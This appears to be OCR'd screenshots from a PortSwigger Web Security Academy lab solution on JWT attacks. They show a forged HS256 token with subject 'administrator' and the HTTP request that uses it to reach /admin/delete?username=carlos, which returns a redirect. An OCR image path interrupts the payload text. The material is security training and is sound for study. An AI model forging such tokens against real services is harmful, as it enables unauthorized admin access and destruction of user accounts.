JWT: 1 - eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJh ...

Serialized JWT

```
eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc0NzIyMzQ4NSwgInN1YiI6ICJhZG1p
bmlzdHJhdG9yIn0.huiRjhicxxMq3hQrW7HlK4lY_Uqz40rZg40CXpF8uTQ
```

Header

```
{
    "kid": "20d19e4c-bf2a-457f-be08-088f4c9b9eff",
    "alg": "HS256"
}
```

☑ Compact JSON

Payload


```
: "portswigger", "exp": 1747223485, "sub": "administrator"}
```

☐ Compact JSON

Signature

```
86 E8 91 8E 18 9C C7 13 2A DE 14 2
89 58 FD 4A B3 E3 4A D9 83 8D 02 5
```

Information
- Expiration Time - Wed May 14 2025 11:51:25 GMT



```
GET /admin/delete?username=carlos HTTP/2
Host: 0aa000a904b2d9bc8166b680003700d9.web-security-academy.net
Cookie: session=
eyJraWQiOiIyMGQxOWU0Yy1iZjJhLTQ1N2YtYmUwOC0wODhmNGM5YjllZmYiLCJhbGciOiJ
IUzI1NiJ9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc0NzIyMzQ4NSwgInN1Y
iI6ICJhZG1pbmlzdHJhdG9yIn0.huiRjhicxxMq3hQrW7HlK4lY_Uqz40rZg40CXpF8uTQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aa000a904b2d9bc8166b680003700d9.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```